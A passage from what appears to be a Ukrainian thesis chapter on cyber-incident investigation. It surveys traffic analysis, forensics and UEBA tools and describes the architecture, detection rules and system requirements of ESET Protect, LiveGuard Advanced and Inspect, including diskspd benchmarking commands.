Для аналізу мережевого трафіку використовуються різноманітні спеціалізовані програми. Наприклад, Wireshark — це один із найпопулярніших інструментів, який дозволяє переглядати та аналізувати мережеві пакети в реальному часі. З його допомогою можна здійснювати глибокий аналіз трафіку, переглядати пакети, які передаються через мережу, а також фільтрувати їх за різними параметрами, такими як IP-адреси, порти чи протоколи. Ще одним потужним інструментом є Zeek (раніше відомий як Bro), що забезпечує моніторинг мережі в реальному часі, записуючи метадані, які потім можуть бути використані для виявлення аномалій або для більш детального аналізу після інциденту. Крім того, використання NetFlow дозволяє отримати інформацію про потоки даних у

мережі, що корисно для виявлення великих обсягів трафіку, що можуть бути результатом кібератак або неправомірного використання ресурсів.

Цифрова форензіка

Цифрова форензіка — це дисципліна, яка зосереджена на зборі, збереженні та аналізі цифрових доказів для розслідування кіберзлочинів. Основною метою є відновлення ланцюга подій, що дозволяє встановити, хто, коли і яким чином скоїв кібернапад або іншу злочинну дію. Цифрова форензіка охоплює широкий спектр методів, від аналізу жорстких дисків і оперативної пам’яті до дослідження мобільних пристроїв і серверів. Наприклад, один із класичних інструментів для цифрової форензіки — EnCase, що дозволяє проводити глибокий аналіз жорстких дисків, відновлюючи видалені або пошкоджені файли, а також створюючи детальні звіти для судових процесів. Іншим популярним інструментом є FTK (Forensic Toolkit), який також використовується для аналізу цифрових доказів, дозволяючи виявляти шкідливі програми, відновлювати файли та досліджувати метадані документів. Він включає в себе набір інструментів для аналізу даних з жорстких дисків, мобільних пристроїв та інших цифрових носіїв.

GreyCortex — це ще один потужний інструмент для аналізу мережевого трафіку, який зазвичай використовується для виявлення кіберзагроз і проведення моніторингу мережі в реальному часі. Він орієнтований на аналіз великих обсягів даних і може бути корисним для виявлення аномальної поведінки в мережах, виявлення атак, таких як DDoS, фішинг, зловмисні програми і внутрішні загрози.

User Behavior Analytics / User and Entity Behavior Analytics

Аналіз поведінки користувачів і облікових записів (User Behavior Analytics / User and Entity Behavior Analytics) є сучасним підходом до виявлення і запобігання кіберзагрозам. Цей метод зосереджений на вивченні поведінки користувачів та інших сутностей у системах, таких як пристрої, додатки або сервери. UBA/UEBA

дозволяє ідентифікувати нетипові дії, які можуть свідчити про загрози безпеці, включаючи внутрішні загрози, компрометацію облікових записів або діяльність ботнетів.

UBA/UEBA базується на створенні поведінкового профілю для кожного користувача або сутності у системі. Ці профілі створюються на основі звичайної активності, звичних георграфічних локацій входу, частоти доступу до певних ресурсів та типових робочх годин.

Основні інструменти, які використовуються для UBA/UEBA, включають Exabeam**,** Securonix та Splunk UBA**.** Exabeam застосовує машинне навчання для кореляції великих обсягів даних і автоматичного виявлення аномалій. Він інтегрується з існуючими засобами безпеки, такими як системи управління подіями безпеки (SIEM). Securonix фокусується на виявленні високих ризиків і забезпечує інтуїтивно зрозумілий інтерфейс для аналізу підозрілої діяльності. Splunk UBA доповнює можливості платформ SIEM Splunk, покращуючи їх здатність швидко виявляти відхилення в поведінці користувачів і сутностей.

UBA/UEBA особливо ефективні для виявлення внутрішніх загроз, коли співробітник може зловживати своїми привілеями. Ці технології також допомагають виявляти цілеспрямовані атаки (APT), коли зловмисники рухаються по мережі непомітно, маскуючи свою діяльність під звичайну поведінку користувачів.

Висновки до першого розділу

Отже, аналіз кіберінцидентів та нових загроз у кіберпросторі підтверджує, що в сучасному цифровому середовищі організації стикаються зі складними викликами у забезпеченні безпеки інформаційних систем. Визначення та класифікація кіберінцидентів є основою для їх розуміння та ефективного реагування. Від простих інцидентів, таких як випадкові витоки даних, до складних багатовекторних атак типу APT або ransomware — кожен тип загрози потребує індивідуального підходу.

Нові загрози, такі як APT і ransomware, демонструють зростання складності атак, що часто мають тривалий вплив і серйозні наслідки для бізнесу. APT-атаки підкреслюють важливість розуміння багатоступеневих методів проникнення в мережу, тоді як ransomware наголошує на необхідності резервного копіювання даних і побудови стратегій реагування на шифрування файлів.

Мета систем розслідування кіберінцидентів полягає у швидкій ідентифікації, аналізі та мінімізації наслідків атак. Важливо не лише виявляти та ліквідовувати загрози, а й документувати інциденти для вдосконалення політик безпеки та забезпечення відповідності нормативним вимогам. Завдяки сучасним технологіям, таким як SIEM, EDR, UEBA та аналітичні рішення на основі AI/ML, організації можуть досягти високого рівня автоматизації в управлінні інцидентами.

Аналіз існуючих технологій розслідування кіберінцидентів підтверджує, що інтегровані рішення, такі як ESET Inspect та інші платформи, дозволяють ефективно виявляти, аналізувати та нейтралізувати загрози. Ці технології забезпечують можливість моніторингу в реальному часі, поведінкового аналізу та автоматизації процесів реагування, що є ключовими факторами для успішного протистояння сучасним загрозам.

Для забезпечення надійного захисту інформаційних систем організаціям необхідно впроваджувати комплексний підхід до розслідування кіберінцидентів. Це включає використання передових технологій, навчання персоналу та адаптацію

до нових загроз, що сприятиме підвищенню стійкості до атак і мінімізації їхніх наслідків.

2 АНАЛІЗ ІНСТРУМЕНТІВ ТА РІШЕНЬ ESET ДЛЯ РОЗСЛІДУВАННЯ КІБЕРІНЦИДЕНТІВ

2.1 Призначення, можливості та функції ESET Protect

ESET Protect — це комплексна платформа для централізованого управління безпекою корпоративної мережі, яка забезпечує проактивний захист від сучасних кіберзагроз.

ESET Protect призначена для надання IT-адміністраторам можливості централізовано контролювати стан безпеки мережі, розгортати та налаштовувати програмне забезпечення, а також оперативно реагувати на інциденти.

Архітектура ESET Protect заснована на централізованій консолі управління, яка дозволяє адміністраторам розгортати рішення ESET, керувати завданнями, застосовувати політики безпеки, відстежувати стан системи та швидко реагувати на проблеми й загрози на віддалених комп’ютерах. Інтеграція з ESET Inspect надає можливість виявляти аномальну поведінку та порушення за допомогою функцій розширеного виявлення та реагування. Це дозволяє отримати гнучкість у застосуванні політик безпеки, забезпечуючи ефективну автоматизацію процесів і швидку реакцію на інциденти. Завдяки такій інтеграції ESET Protect може бути частиною більшої екосистеми кібербезпеки, що значно покращує ефективність виявлення, аналізу та реагування на кіберзагрози в реальному часі.

ESET Protect може бути встановлений на серверах під управлінням Windows або Linux, а також розгорнутий як віртуальний пристрій, що забезпечує гнучкість у виборі інфраструктури. Protect також пропонує хмарну версію, яка спрощує розгортання та управління безпекою для організацій різного масштабу. Хмарна платформа дозволяє адміністраторам централізовано керувати безпекою кінцевих точок без необхідності встановлення та підтримки фізичних серверів, що забезпечує гнучкість і знижує витрати на інфраструктуру. Усі функції, доступні в

локальній версії, зберігаються й у хмарному рішенні, включно з моніторингом, аналітикою та управлінням політиками безпеки, але з перевагою доступу через будь-який браузер без потреби у фізичному сервері.

ESET Protect надає адміністраторам простий і інтуїтивно зрозумілий інтерфейс для централізованого управління безпекою всієї організації. Через єдину панель можна контролювати статус безпеки на кожному кінцевому пристрої, налаштовувати політики безпеки, оновлювати програмне. Інтерфейс дозволяє швидко виявляти загрози та реагувати на них, надаючи детальні звіти та статистику для подальшого аналізу. Крім того, система має потужні інструменти автоматизації, що дозволяють знижувати навантаження на IT-команди та забезпечувати постійний захист без необхідності вручну реагувати на кожну подію.

Однією з ключових особливостей ESET Protect є його здатність виявляти і блокувати загрози в реальному часі. Завдяки передовим технологіям виявлення, таким як проактивний аналіз поведінки програм і файлів, система здатна захистити організацію від вірусів, шкідливих програм, експлойтів та інших кіберзагроз. Усі файли, що потрапляють у систему, перевіряються в режимі реального часу, і при виявленні підозрілого або шкідливого контенту вони негайно блокуються. Таке рішення дозволяє ефективно запобігати атакам на ранніх етапах, мінімізуючи ризик зараження кінцевих точок.

ESET Protect надає потужні інструменти для детального аналізу подій та розслідування кіберінцидентів. З його допомогою адміністратори можуть отримувати вичерпну інформацію про інциденти безпеки, досліджувати джерела атак та оцінювати їх вплив на організацію. Звіти та події, що зберігаються в системі, можуть бути використані для ретроспективного аналізу й ідентифікації потенційних вразливостей. Система автоматизує багато етапів реагування, але також надає адміністраторам можливість вручну налаштовувати політики та розслідувати кожен випадок для забезпечення більш детального розуміння ситуації.

Використовуючи технології машинного навчання та поведінкового аналізу, ESET Protect здатний виявляти навіть складні атаки, такі як APT (Advanced Persistent Threats) або раніше невідомі шкідливі програми.

Однією з основних функцій ESET Protect є моніторинг стану безпеки в реальному часі. Система надає можливість постійного моніторингу всіх кінцевих точок, що підключені до мережі, для виявлення аномалій або підозрілих активностей. Всі події, що стосуються безпеки, записуються в журнали аудиту, що дає змогу адміністраторам системи відслідковувати активність в мережі та вчасно виявляти потенційні загрози. Моніторинг здійснюється через центральну панель управління, де відображаються всі важливі метрики безпеки, дозволяючи швидко ідентифікувати й реагувати на інциденти. Крім того, інструменти моніторингу можуть бути налаштовані для відображення конкретних подій або звітів, що є критичними для організації, таким чином забезпечуючи повний огляд ситуації в мережі.

Отже, ESET Protect є гнучким інструментом для забезпечення кібербезпеки, який має широкий набір функцій, що забезпечують захист від різноманітних кіберзагроз. Завдяки централізованому управлінню, система дозволяє адміністраторам ефективно моніторити стан безпеки організації через єдиний інтерфейс, що значно полегшує управління захистом на кінцевих точках. Автоматизація процесів реагування на інциденти дозволяє знижувати час реакції на загрози, що критично важливо для запобігання потенційним атакам.

2.2 Компоненти та архітектура рішення ESET Protect

ESET PROTECT — це комплексна платформа для централізованого управління безпекою кінцевих точок, яка складається з кількох ключових компонентів, що забезпечують ефективний захист та адміністрування IT-інфраструктури організації.

Основними компонентами ESET Protect є сам сервер, який оброблює всі дані, отримані від клієнтських пристроїв через агента ESET Management. Він відповідає за управління обміном інформацією між клієнтськими комп'ютерами та центральною системою.

ESET PROTECT Web Console – це Веб-інтерфейс, що дозволяє адміністраторам керувати рішеннями безпеки ESET у своїй мережі. Через цю консоль можна отримувати загальну інформацію про стан клієнтів у мережі та здійснювати віддалене розгортання рішень ESET на некерованих комп'ютерах.

ESET Management Agent - встановлюється на клієнтських комп'ютерах і здійснює обмін даними з сервером ESET PROTECT. Він збирає інформацію від клієнта та надсилає її на сервер, а також отримує завдання від сервера і передає їх на продукти ESET, встановлені на клієнтських пристроях.

Для покращення продуктивності використовується ESET Bridge (Проксі-сервер HTTP). Цей компонент використовується для розповсюдження оновлень на клієнтські комп'ютери та інсталяційних пакетів, а також для пересилання даних від агентів ESET Management на сервер ESET Protect.

Також для пошуку нових та некерованих пристроїв використовується Rogue Detection Sensor (RD Sensor). Він автоматично шукає та додає в консоль некеровані комп’ютери без необхідності ручного пошуку.

Архітектура ESET Protect побудована таким чином, щоб забезпечити ефективний обмін даними між компонентами та централізоване управління безпекою. Клієнтські комп'ютери підключаються до сервера ESET Protect через ESET Management Agent, що спрощує процес комунікації та управління. Веб-консоль надає адміністраторам зручний інтерфейс для моніторингу та налаштування системи безпеки.

Завдяки такій структурі, ESET Protect забезпечує гнучке та масштабоване рішення для захисту IT-інфраструктури організації, дозволяючи ефективно виявляти та реагувати на потенційні загрози.

2.3 Призначення та архітектура рішення ESET LiveGuard Advanced

ESET LiveGuard Advanced — це рішення, розроблене для виявлення та запобігання найскладнішим і невідомим загрозам, таких як zero-day атаки, складні шкідливі програми та атаки типу APT. Ця технологія дозволяє виявляти загрози, які не можуть бути ідентифіковані традиційними методами на основі сигнатур, оскільки вони не мають попередніх записів в базах даних вірусних сигнатур. LiveGuard Advanced використовує передові методи, такі як sandbox (пісочниця), глибокий аналіз поведінки файлів і хмарні технології для максимально ефективного захисту від новітніх та складних загроз.

Sandbox (Пісочниця) - це один з основних інструментів, що використовуються в ESET LiveGuard Advanced для виявлення нових та невідомих загроз. Коли система виявляє підозрілий файл або програму, цей файл відправляється в спеціальну ізольовану середу, де запускається для детального аналізу його поведінки. Це дозволяє виявити потенційно шкідливі дії без загрози для основної системи. Якщо файл виконує шкідливі операції, як-от спроби зараження або викрадення даних, він буде заблокований.

Інтеграція з іншими рішеннями ESET дозволяє здійснювати глибший аналіз подій на кінцевих точках і забезпечувати оперативну реакцію на виявлені загрози на всіх рівнях інфраструктури. Завдяки інтеграції з іншими інструментами ESET, система може зібрати і проаналізувати більше даних для виявлення потенційно небезпечних дій і надання швидких рішень для зупинки атак.

Однією з основних особливостей ESET LiveGuard Advanced є застосування машинного навчання для виявлення нових шкідливих програм. Машинне навчання дозволяє системі розпізнавати навіть складні та мінливі загрози на основі їх поведінки, а не тільки за сигнатурами. Це дозволяє ефективно реагувати на загрози нульового дня та на атаки, які постійно змінюються.

Однією з ключових переваг LiveGuard Advanced є використання хмарних технологій для обробки та аналізу великих обсягів даних. Хмарна аналітика дозволяє швидко перевіряти підозрілі файли на основі глобальної інформації про

загрози, що дає можливість своєчасно реагувати на нові атаки, навіть якщо вони ще не були зафіксовані у локальних сигнатурах.

Окрім виявлення загроз у реальному часі, LiveGuard також використовує проактивні методи захисту. Це дозволяє нейтралізувати загрози ще до того, як вони зможуть завдати шкоди системі, що є важливим для мінімізації ризиків на етапі виявлення шкідливих програм.

Після завершення аналізу результати передаються назад до продукту ESET, який ініціював запит. Якщо файл визнано шкідливим, продукт ESET автоматично вживає заходів для усунення загрози, наприклад, видаляє або ізолює файл. Інші клієнти в мережі також отримують оновлення, що дозволяє швидко реагувати на нові загрози.

ESET LiveGuard Advanced інструментом для захисту від новітніх кіберзагроз, включаючи складні та невідомі загрози, які неможливо виявити за допомогою традиційних сигнатурних методів. Завдяки інноваційним технологіям, таким як пісочниця, машинне навчання, хмарна аналітика і глибокий аналіз поведінки файлів, ця система здатна проактивно виявляти і зупиняти атаки на ранніх етапах, забезпечуючи високий рівень безпеки для кінцевих точок і корпоративних мереж. Інтеграція з іншими рішеннями ESET дозволяє отримати комплексний захист та швидку реакцію на будь-які загрози.

2.4 Призначення та архітектура рішення ESET Inspect

ESET Inspect — це рішення класу Endpoint Detection and Response (EDR), яке інтегрується в платформу ESET PROTECT і надає розширені можливості виявлення, реагування та аналізу інцидентів безпеки. Продукт дозволяє організаціям своєчасно виявляти підозрілі дії на своїх пристроях і системах, здійснювати детальний аналіз інцидентів і вживати відповідні заходи для нейтралізації загроз. Основною метою ESET Inspect є активне реагування на

загрози в реальному часі, що дозволяє оперативно зупиняти атаки і мінімізувати ризики втрат.

ESET Inspect є важливою складовою частиною екосистеми рішень ESET і тісно інтегрується з іншими продуктами компанії, такими як ESET Endpoint Security і ESET LiveGuard. ESET Endpoint Security забезпечує централізований захист кінцевих точок, включаючи антивірусний захист, фільтрацію шкідливих програм і контроль за вразливими місцями. Водночас, ESET LiveGuard спеціалізується на захисті від нових та невідомих загроз, зокрема шляхом використання пісочниці для аналізу невідомих файлів.

Завдяки інтеграції з цими рішеннями, ESET Inspect забезпечує гнучке і ефективне реагування на загрози, дозволяючи організаціям отримати комплексний захист на всіх рівнях — від виявлення загроз до їх аналізу і нейтралізації. Продукти ESET працюють у єдиній екосистемі, що дозволяє оптимізувати процеси моніторингу та реагування на інциденти. Наприклад, дані, зібрані ESET Inspect, можуть бути використані для подальшого аналізу в ESET LiveGuard або для детального розслідування з використанням ESET Protect. Така інтеграція дозволяє організаціям ефективно реагувати на кіберзагрози в реальному часі, забезпечуючи безперервний і надійний захист.

ESET Inspect спеціалізується на виявленні Advanced Persistent Threats (APT), що є одними з найскладніших типів кіберзагроз. APT-атаки відрізняються тим, що зловмисники можуть проникати в систему організації та залишатися непоміченими протягом тривалого часу, намагаючись красти чутливу інформацію або здійснювати саботаж. Вони зазвичай використовують складні техніки соціальної інженерії та обхідні методи для обходу традиційних систем захисту. ESET Inspect допомагає виявляти такі загрози, застосовуючи передові алгоритми для аналізу аномалій, що дає змогу ідентифікувати підозрілі дії на всіх етапах атаки.

Система також забезпечує виявлення zero-day загроз — загроз, для яких ще не існує відомих рішень. Це критично важливо, оскільки нові вразливості можуть бути використані зловмисниками до того, як вони стануть відомі розробникам програмного забезпечення. Завдяки своїй здатності до виявлення аномалій у

поведінці файлів і додатків, ESET Inspect дозволяє вчасно зупинити такі атаки, навіть якщо вони використовують нові вразливості, ще не внесені в бази антивірусних продуктів.

Крім того, система є ефективним засобом для боротьби з різними типами шкідливого програмного забезпечення, включаючи руткіти, шпигунські програми та віруси, які можуть проникати в мережу організації. ESET Inspect використовує сучасні методи виявлення, які дозволяють виявити ці загрози на ранніх етапах їх проникнення.

Архітектура ESET Inspect базується на модульній структурі, яка включає кілька ключових компонентів. Першим компонентом є ESET Inspect Connector, що встановлюється на кінцеві точки, такі як комп’ютери та сервери. Конектор відповідає за збір даних про активність пристроїв, включаючи запущені процеси, мережеві з'єднання та зміни файлів. Зібрані дані передаються на сервер для подальшого аналізу, при цьому вплив на продуктивність пристроїв є мінімальним.

Сервер ESET Inspect є центральним елементом системи. Він обробляє отримані дані, здійснює кореляцію подій і зберігає історичну інформацію для ретроспективного аналізу. Сервер може бути розгорнутий локально або в хмарі, що забезпечує гнучкість у виборі інфраструктури для різних організацій. Крім того, сервер інтегрується з SIEM-системами для централізованого моніторингу безпеки.

Для адміністрування та аналізу використовується веб-консоль ESET Inspect, яка надає інтуїтивно зрозумілий інтерфейс. Через цю консоль адміністратори можуть переглядати виявлені інциденти, налаштовувати політики безпеки та генерувати детальні звіти. Консоль забезпечує швидкий доступ до всієї необхідної інформації, що дозволяє ефективно реагувати на інциденти та проводити глибокий аналіз загроз.

Правила в ESET Inspect є ключовим механізмом для налаштування та автоматизації процесів виявлення і реагування на загрози. Вони дозволяють адміністраторам створювати спеціалізовані політики для аналізу поведінки кінцевих точок, виявлення аномалій і потенційно небезпечних дій. Ці правила є

основою для забезпечення високого рівня адаптивності та точності в роботі системи. Правила використовуються для:

– Ідентифікації аномальної активності: Наприклад, запуск невідомих процесів, підозрілі мережеві з'єднання, спроби зміни системних файлів.

– Виявлення загроз на основі індикаторів компрометації (IOC): Це можуть бути певні хеші файлів, IP-адреси, домени або специфічні шаблони поведінки, що свідчать про загрозу.

– Автоматизації реагування: Система може автоматично виконувати дії, такі як ізоляція пристрою, зупинка процесів або генерація сповіщення для адміністратора.

– Ретроспективного аналізу: Правила дозволяють аналізувати історичні дані, щоб виявляти потенційні інциденти, які могли бути непоміченими раніше.

Сигнатурні правила базуються на відомих шаблонах загроз, таких як сигнатури шкідливих файлів або IP-адрес. Правило може відстежувати запуск певного файлу з відомим хешем або мережеве підключення до небезпечного домену.

Поведінкові правила фокусуються на аналізі поведінки процесів і користувачів. Виявлення дій, характерних для експлойтів, або підозрілих спроб ескалації привілеїв.

Ретроспективні правила дозволяють переглядати історичні данні з метою пошуку раніше невиявлених загроз.

ESET Inspect дозволяє створювати та налаштовувати правила через інтуїтивно зрозумілий інтерфейс. Для початку потрібно визначити умови по яким буде застосовуватись це правило, як от запуск певного процесу або доступ до критичних файлів чи використання певних мережевих портів.

Також можна налаштувати дії, що саме буде робити система при виконанні умов правила. Це може бути генерація сповіщення, автоматична ізоляція пристрою або блокування підозрілої дії.

Правила налаштовуються таким чином, щоб вони фіксували відхилення від звичних норм безпеки або поведінки користувачів і додатків. Однак, одна з проблем, з якою стикаються організації при використанні таких систем, — це false positive (помилкові спрацьовування).

Помилкові спрацьовування виникають, коли система виявляє загрозу там, де її насправді немає, що може призвести до зайвого навантаження на аналітиків і відволікання від реальних інцидентів. Для мінімізації кількості таких випадків ESET Inspect використовує кілька методів:

Важливо налаштувати систему таким чином, щоб вона не реагувала на відомі, безпечні процеси або файли. Це дозволяє уникнути спрацьовувань на специфічні, але безпечні процеси. Наприклад, якщо в організації використовуються певні програми або плагіни, які можуть виглядати підозріло, можна створити виключення для цих програм, щоб вони не потрапляли під категорію "підозрілих".

Event Filters дозволяють приховувати або ігнорувати події, які не мають критичної важливості або є звичними для нормальної роботи системи. Вони зменшують кількість шуму в консолі адміністратора та дозволяють зосередитись на реальних загрозах.

Аналіз правил та політик, які найчастіше викликають помилкові спрацювання. Якщо, вони занадто загальні або неправильно налаштовані додайте уточнення до правил, додаткові умови, які мають бути виконані, щоб спрацювання було дійсно виправданим. Додатково включайте в правила аналіз контексту події, наприклад, тип пристрою, місце роботи користувача або час дня.

ML-алгоритми можуть допомогти навчити систему розрізняти реальні загрози та безпечну активність. Для навчання можливо використовувати дані про помилкові спрацювання для уточнення параметрів правил і моделей.

Також використання інтеграцій з SIEM для об’єднання даних з різних компонентів розширює контекст виникнення події.

Щоб підтримувати актуальність виявлення, необхідно регулярно оновлювати правила виявлення, особливо в разі появи нових видів загроз або оновлень програмного забезпечення. Це дозволяє адаптувати систему до нових умов і

зменшити ймовірність фальшивих спрацьовувань. Додатково перед впровадженням нових правил необхідно протестувати їх на контрольованому середовищі.

Також для зручності адміністраторів системи події можуть бути класифіковані за рівнем важливості. Визначення різних рівнів серйозності допомагає точно реагувати на критичні загрози, при цьому не витрачаючи ресурси на менш значущі події, вони поділяються за рівнем критичності на Critical, Medium, Low.

Однією з основних переваг ESET Inspect є можливість автоматизувати виявлення та блокування загроз у реальному часі. Це забезпечує миттєву реакцію на потенційні інциденти, що важливо для мінімізації часу експозиції системи до атак. Ключовими аспектами автоматизації є автоматичне виявлення підозрілих активностей, запуск автоматичних сканувань для виявлення шкідливих програм, а також блокування несанкціонованого доступу до системи або мережі.

Таким чином, ESET Inspect пропонує багатофункціональний набір інструментів для виявлення, розслідування та блокування кіберзагроз, дозволяючи компаніям швидко реагувати на інциденти та мінімізувати їхній вплив на інфраструктуру.

ESET Inspect пропонує низку значних переваг для організацій, які прагнуть забезпечити високий рівень кібербезпеки. Однією з головних переваг є масштабованість архітектури, що дозволяє адаптувати рішення до потреб різних організацій, від малих підприємств до великих корпорацій.

Одним із важливих аспектів ESET Inspect є забезпечення високого рівня безпеки в реальному часі. Завдяки використанню технологій машинного навчання та аналізу поведінки, система може миттєво виявляти і реагувати на новітні, навіть невідомі загрози, що значно знижує ризик успішних атак. Крім того, автоматизація процесів виявлення та блокування загроз дозволяє зменшити людський фактор і скоротити час реагування, що є критично важливим для організацій, які працюють у середовищі з високими вимогами до безпеки.

Загалом, ESET Inspect забезпечує комплексний підхід до захисту організацій від складних і просунутих кіберзагроз, пропонуючи потужні інструменти для виявлення, аналізу та реагування на інциденти. Це дозволяє організаціям не лише захистити свої інформаційні ресурси, а й активно протидіяти новим методам атак, що стають все більш поширеними.

2.5 Вимоги до системи для інсталяції ESET Protect та ESET Inspect

ESET Protect

Для успішної інсталяції та ефективної роботи рішень ESET Protect необхідно підготувати фізичний сервер або віртуальну машину з ресурсами, що відповідатимуть кількості кінцевих точок, підключених до сервера. Машина, на яку буде інстальовано сервер ESET Protect, повинна відповідати рекомендованим вимогам (Табл. 2.1).

Таблиця 2.1.

Рекомендовані системні вимоги

Кількість клієнтів	ESET Protect Server + сервер бази даних SQL				
	Ядра ЦП	Тактова частота ЦП (ГГц)	ОЗП (ГБ)	Накопичувач	Показники IOPS для диску
До 1.000	4	2.1	4	Один	500
5.000	8	2.1	8		1.000
10.000	4	2.1	16	Окремий	2.000
20.000	4	2.1	16		4.000
50.000	8	2.1	32		10.000
100.000	16	2.1	64+		20.000

Для систем, у яких планується використання понад 10 000 клієнтів, рекомендовано використовувати окремий диск для бази даних.

IOPS (загальна кількість операцій введення-виведення за секунду) — мінімально необхідне значення. Рекомендовані показники IOPS становлять орієнтовно 0,2 для кожного клієнта, але не менше 500. Для вимірювання показників IOPS під час розгортання використовується утиліта diskspd, яку можна запустити за такою командою:

До 5.000 клієнтів diskspd.exe -c1000M -b4K -d120 -Sh -r -z -w50 C:\testfile.dat

Більше 10.000 клієнтів diskspd.exe -c10000M -b4K -d600 -Sh -r -z -w50 C:\testfile.dat

Дисковий накопичувач є критичним фактором, що впливає на продуктивність ESET Protect.

Примірник SQL Server може використовувати ресурси спільно із сервером ESET PROTECT, щоб підвищити продуктивність і мінімізувати затримки в роботі. Рекомендується запускати сервер ESET Protect і сервер бази даних на одному комп'ютері для оптимізації роботи.

Продуктивність SQL Server підвищується, якщо файли бази даних і журналу транзакцій розміщено на різних накопичувачах, бажано на окремих фізичних SSD. Якщо використовується один диск, рекомендується SSD-накопичувач. Для конфігурацій із високою оперативною пам'яттю (ОЗП) налаштування SAS із використанням RAID 5 буде достатнім. Наприклад, перевірена конфігурація: 10 дисків SAS по 1,2 ТБ у RAID 5 — дві рівноцінні групи в 4+1 без додаткового кешування.

Продуктивність не покращується за використання SSD корпоративного рівня, здатного виконувати велику кількість IOPS. Ємності 100 ГБ достатньо для будь-якої кількості клієнтів, але якщо резервне копіювання бази даних виконується часто, може знадобитися накопичувач більшої ємності.

Не використовуйте мережевий диск, оскільки його низька швидкодія значно сповільнить роботу ESET Protect. Якщо ваша інфраструктура зберігання даних має кілька рівнів, що дозволяють виконувати перенесення даних в Інтернеті, рекомендується почати з загальних повільніших рівнів і відстежувати продуктивність ESET Protect. У разі затримки читання або запису понад 20 мс

можна перейти на швидший рівень зберігання даних, що дозволить економніше використовувати сервер.

Те ж саме можна зробити і в гіпервізорі, якщо ESET Protect використовується як віртуальна машина.

Операційні системи, які підтримують розгортання серверу ESET Protect, наведено в таблицях 2.2–2.3.

Таблиця 2.2.

Підтримувані операційні системі Windows

Операційна система	Сервер	Агент	RD Sensor
Windows Storage Server 2012 R2 CORE x64	✓	9.x, 10.x–11.2	✓
Windows Storage Server 2012 R2 x64	✓	9.x, 10.x–11.2	✓
Windows Storage Server 2016 x64	✓	9.x, 10.x–11.2	✓
Windows Server 2019 x64	✓	9.x, 10.x–11.2	✓
Windows Server 2022 x64	✓	9.x, 10.x–11.2	✓
Windows Server 2022 CORE x64	✓	11.2	

Таблиця 2.2.

Підтримувані операційні системі Linux

Операційна система	Сервер	Агент	RD Sensor
Ubuntu 20.04 LTS x64	✓	9.x, 10.x–11.2	✓
RHEL Server 8 x64	✓	9.x, 10.x–11.2	✓
Debian 10 x64	✓	9.x, 10.x–11.2	✓
Debian 11 x64	✓	9.x, 10.x–11.2	✓
Rocky Linux 9	✓	9.x, 10.x–11.2	✓

Якщо використовується база даних, відмінна від тієї, що постачається разом із All-in-one installer, необхідно забезпечити її сумісність із версією сервера баз даних та конектора. (Табл. 2.4).

Таблиця 2.4.

Підтримувані версії MySQL та MSQL

Підтримуваний сервер бази даних	Підтримувані версії баз даних	Підтримувані з'єднувачі баз даних
Microsoft SQL Server	Випуски Express та інші 2014, 2016, 2017, 2019, 2022	SQL Server Власний клієнт сервера SQL Server версії 10.0 Драйвер ODBC для сервера SQL Server 11, 13, 17, 18
MySQL	5.7 8.0 8.1	Версії драйвера MySQL ODBC: 5.1, 5.2 5.3.0-5.3.10 8.x (8.0.x, 8.1.x)

Для розгортання хмарного інстансу серверні ресурси користувача не потрібні. Серверна частина розгортається на ресурсах розробника відповідно до кількості місць у ліцензії. У процесі використання система може масштабуватися автоматично, що відбувається непомітно для користувача.

ESET Inspect

Для розгортання ESET Inspect необхідно враховувати системні вимоги, які залежать від завантаженості інформаційної системи організації, у яку він буде впроваджений.

Перед налаштуванням серверної частини для ESET Inspect потрібно інсталювати ESET Inspect Connector на пристрої з найбільш активними користувачами та на декілька серверів, із якими виконується найбільша кількість операцій. Після інсталяції активуйте конектор за допомогою ліцензії через консоль ESET Protect і зачекайте 24 години.

Далі, за допомогою команди EIConnector.exe –stats, зберіть статистику щодо середньої кількості подій за добу.

Після отримання кількості подій можна прорахувати необхідний обсяг диску, кількість ядер та обсяг оперативної пам’яті для серверної частини.

Таблиця 2.5.

Мінімальні системні вимоги для серверу баз даних

Мінімальні вимоги						
	MSSQL			MySQL		
Кількість кінцевих точок	500	1000	5000	500	1000	5000
ОЗП	4	6	12	4	6	12
Об’єм диску	566GB	1.24TB	6.2TB	566GB	1.1TB	5.6TB
IOPS	1500	1500	3000	1000	2000	300
Кількість Ядер	2	2	10	2	2	8

Для отримання інформації щодо IOPS, які може забезпечити ваш диск, скористайтеся інструментом diskspd. Варто зазначити, що 66% операцій введення-виведення (IOPS), зафіксованих ESET Inspect, стосуються запису, а розмір блоку становить 32 КБ.

Щоб виміряти IOPS, які підтримує обладнання клієнта, можна скористатися наступною командою:

diskspd -b32K -d60 -o4 -t8 -h -r -w65 -L -Z1G -c20G C:\iotest.dat > C:\DiskSpeedResults.txt

Для розгортання серверної частини ESET Inspect можна використовувати лише операційну систему Windows (Табл. 2.6).

Таблиця 2.6.

Підтримувані операційні системи Windows.

Операційна система	ESET Inspect Server	ESET Inspect Connector
Windows Server 2012 64-bit	✓	✓
Windows Server 2012 R2 64-bit	✓	✓
Windows Server 2016 64-bit	✓	✓
Windows Server 2019 64-bit	✓	✓
Windows Server 2022 64-bit	✓	✓

ESET Inspect On-Prem підтримує два сервери баз даних: Microsoft SQL Server і MySQL. (Табл.2.7).

Таблиця 2.7.

Підтримувані версії MySQL та MSQL

Підтримуваний сервер бази даних	Підтримувані версії баз даних	Підтримувані з'єднувачі баз даних
Microsoft SQL Server	2017, 2019, 2022	Драйвер ODBC для SQL Server 11, 13, 17
MySQL	5.7.44 або пізніше, 8.0.35 або пізніше, 8.4.0 або пізніше	

Для розгортання хмарної версії ESET Inspect серверні ресурси з боку користувача не потрібні. Серверна частина розгортається на інфраструктурі ESET і автоматично масштабується відповідно до кількості ліцензійних місць, забезпечуючи безперебійну роботу без додаткових налаштувань з боку користувача.

Висновки до другого розділу

У розділі детально розглянуто інструменти та рішення компанії ESET, які спрямовані на виявлення, розслідування та запобігання кіберінцидентам. Було проаналізовано призначення, функціонал та архітектуру рішень ESET Protect,

ESET LiveGuard Advanced та ESET Inspect, а також їхню роль у забезпеченні безпеки інформаційних систем.

Рішення ESET Protect продемонструвало свою ефективність у централізованому управлінні безпекою, надаючи адміністраторам можливість віддалено керувати політиками захисту та аналізувати інциденти. ESET Inspect виявився надзвичайно важливим для виявлення складних атак, дозволяючи аналізувати події в режимі реального часу та відстежувати потенційні вразливості через таймлайни й блок-схеми атак. ESET LiveGuard Advanced забезпечує додатковий рівень безпеки, аналізуючи невідомі файли в хмарному середовищі.

